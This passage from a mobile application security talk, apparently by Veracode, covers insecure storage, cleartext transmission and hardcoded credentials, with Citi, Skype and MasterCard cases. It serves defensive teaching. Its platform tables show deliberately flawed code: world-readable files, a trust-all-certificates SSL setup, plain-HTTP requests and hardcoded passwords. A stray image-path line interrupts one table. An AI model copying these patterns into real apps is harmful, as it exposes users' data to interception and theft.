  - Make use of strong cryptography to prevent data being stored in a manner that allows retrieval
  - Storing sensitive data without encryption on removable media such as a micro SD card is especially risky

CitiGroup

- Account numbers, bill payments and security access codes are stored on the iPhone where they could be accessed later by attackers or other unauthorized users

Skype

- Uses SQLite3 databases to store contact list and chat logs
  - Files are not encrypted
  - Can be read by any app on the phone
- Skype responds the following day announcing they are working on a fix

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	plistPath = [rootPath stringByAppendingPathComponent:@"Data.plist"] ; plistPath = [[NSBundle mainBundle] pathForResource:@"Data" ofType:@"plist"]; NSData *plistXML = [[NSFileManager defaultManager] contentsAtPath:plistPath]	Possible sensitive data taken from files.

Android	FileOutputStream fos =
	this.con.openFileOutput("badfile.txt",
	Context.MODE_WORLD_READABLE);
	ObjectOutputStream oos = new
	ObjectOutputStream(fos);
	String text = "This will be written unsafely";
	oos.writeObject(text);
	oos.close();
		Overly lax file permissions.
		
		Permissions Required:
		- WRITE_EXTERNAL_STORAGE


BlackBerry	net.rim.device.api.io.FileInputStream fileIn = new FileInputStream(File.FILESYSTEM_PATRIOT, inputFileName); int data; while ((data = fileIn.read()) != -1) { … }	Same as above, application must be signed to use FileInputStream

* Example code is intended to be representative, not a comprehensive list for each mobile platform

Unsafe Sensitive Data Transmission

CWE 319

- It is important that sensitive data is encrypted in transmission lest it be eavesdropped by attackers
- Mobile devices are especially susceptible because they use wireless communications exclusively and often public WiFi
- SSL is one of the best ways to secure sensitive data in transit
  - Beware of downgrade attack
  - Beware of not failing on invalid certificates



iOS pre-4.3.5 Man-in-the-Middle

- OS-layer SSL certificate parsing bug
- Fails to check basicConstraints parameter of SSL certificate
  - That's the parameter that says whether or not it's a Certificate Authority
  - Anybody with a $12.99 end entity SSL certificate could create a "valid" certificate for any other domain
- What's old is new again
  - http://blog.thoughtcrime.org/sslsniff-anniversary-edition

Platform-Specific Examples

Platform	Example Sinks	Reasoning
iPhone	NSURL *url = [NSURL URLWithString: @"http://cleartext.com"]; NSMutableURLRequest *req = [NSMutableURLRequest requestWithURL:url]; conn = [[NSURLConnection alloc] initWithRequest:req delegate:self];	Requests made over HTTP and not HTTPS.
Android	TrustManager[] trustAllCerts = …<custom trust manager that ignores certs> SSLContext sc = SSLContext.getInstance("TLS"); sc.init(null, trustAllCerts, new java.security.SecureRandom()); HttpsURLConnection.setDefaultSSLSocket Factory(sc.getSocketFactory());	A commonly copied/used method for disabling certificate checks in Java/Android. (http://carzoo.org/Ignore-certificate-for-HttpURLConnection-in-Android)
Black Berry	HttpConnection c = (HttpConnection)Connector.open("http://cleartext.com")	Requests made over HTTP not HTTPS.

Hardcoded Password/Keys

CWE 798

- Used as a shortcut by developers to make the application easier to implement, support, or debug
- Once the hardcoded password is discovered through reverse engineering or other means:
  - Everybody has it (e.g. backdoor passwords for router maintenance)
  - The security of the application is rendered ineffective
  - The system(s) being authenticated to may also suffer due to trust assumptions

MasterCard Payments API

- In this snippet from their reference code, they suggest hardcoding your companyID and companyPassword in plaintext string format:


```
final double amount = Float.valueOf(amountInput.getText().toString());
final String currency = "USD";
final String companyId = "your-company-id-here";
final String companyPassword = "your-company-password-here";
final String messageId = "your-message-id-here";
final String settlementId = "your-settlement-id-here";
```

A sizable proportion of Android applications were found to contain hard-coded cryptographic keys

Android Percentage of Applications Affected (For Top CWE Categories)

Flaw Category	CWE Category	CWE	Percent Apps Affected
Cryptographic Issues	Insufficient Entropy	331	61%
Cryptographic Issues	Use of Hard-coded Cryptographic Key	321	42%
Information Leakage	Information Exposure Through Sent Data	201	39%
Information Leakage	Information Exposure Through Error Message	209	6%

Table 5. Android Percentage of Applications Affected (For Top CWE Categories)

In data from Veracode State of Software Security Report v4, 42% of Android apps contain at least one instance of hard-coded cryptographic keys.

Android applications are easy to decompile, making it trivial for an attacker to extract and publicize hard-coded keys. This means data being manipulated by the mobile app (at rest or in transmit) is at risk.

Platform-Specific Examples

Platform	Example Sources	Reasoning
iPhone	NSMutableURLRequest *request = [NSMutableURLRequest requestWithURL: [NSURL URLWithString:@"http://TWITTER_ACCOUNT:PASSWORD@twitter.com/statuses/update.xml"] cachePolicy:NSURLRequestUseProtocolCachePolicy timeoutInterval:30.0];	Hardcode credentials in a URL schema.
Android	String password = “backdoor”;	String constant marked as a password variable.
BlackBerry	String password = “secret“;	Same as above.

APPLY: What Can Be Reliably Detected?

- Unintentional vulnerabilities are straightforward; always scan for these
- The challenge with detecting malicious behavior is determining *intent*
- FP/FN tradeoffs with “unauthorized” behaviors
  - e.g. Is it good or bad that the app uses GPS?
- Think differently – behavioral profiling?

APPLY: Testing for Top 10

- Static analysis can inspect for many of these vulnerabilities.
- Binary analysis available on Android, Blackberry, and iOS
- Manual testing using dynamic analysis can find more.

Frequent Findings

- Android
  - Java flaws
  - Data exfiltration
  - Hard coded passwords
  - Hard coded crypto constants
- iOS
  - Failure to check return value
  - Integer flaws
  - Data exfiltration

Questions?

Chris Wysopal
cwysopal@veracode.com

@weldpond

Selected References (1)

- “Spy App Forwards Cheating Partner's Texts, Gets Banned From Android Store”
  http://www.switched.com/2010/10/28/sms-replicator-forwards-texts-banned-android/
- “First Android SMS Trojan Found in the Wild”
  http://blog.mylookout.com/2010/08/security-alert-first-android-sms-trojan-found-in-the-wild/
- “Windows Mobile Terdial Trojan makes expensive phone calls”
  http://nakedsecurity.sophos.com/2010/04/10/windows-mobile-terdial-trojan-expensive-phone-calls/
- “Phone Phishing: A look at seemingly legitimate applications on mobile phones”
  http://blog.mylookout.com/2010/01/phone-phishing-a-look-at-seemingly-legitimate-applications-on-mobile-phones/
- “Android could allow mobile ad or phishing pop-ups”
  http://news.cnet.com/8301-27080_3-20089123-245/android-could-allow-mobile-ad-or-phishing-pop-ups/
- “Security Alert: DroidDream Malware Found in Official Android Market”
  http://blog.mylookout.com/2011/03/security-alert-malware-found-in-official-android-market-droiddream/
- “iPhone game dev accused of stealing players' phone numbers”
  http://www.boingboing.net/2009/11/05/iphone-game-dev-accu.html

Selected References (2)

- "Mobile Apps Invading Your Privacy"
  http://www.veracode.com/blog/2011/04/mobile-apps-invading-your-privacy/
- "Pandora Responds to Claims That Its Onlne Service Violates User Privacy"
  http://www.rollingstone.com/culture/blogs/gear-up/pandora-responds-to-claims-that-its-online-service-violates-user-privacy-20110415
- "Citi iPhone App Flaw Raises Questions of Mobile Security"
  http://www.pcworld.com/businesscenter/article/201994/citi_iphone_app_flaw_raises_questions_of_mobile_security.html
- "Exclusive: Vulnerability In Skype For Android Is Exposing Your Name, Phone Number, Chat Logs, And A Lot More"
  http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/
- "Apple Fixes SSL Man-in-the-Middle Bug in iOS 4.3.5"
  http://threatpost.com/en_us/blogs/apple-fixes-ssl-man-middle-bug-ios-435-072511
- "Scary, Scary Mobile Banking"
  http://jack-mannino.blogspot.com/2011/02/scary-scary-mobile-banking.html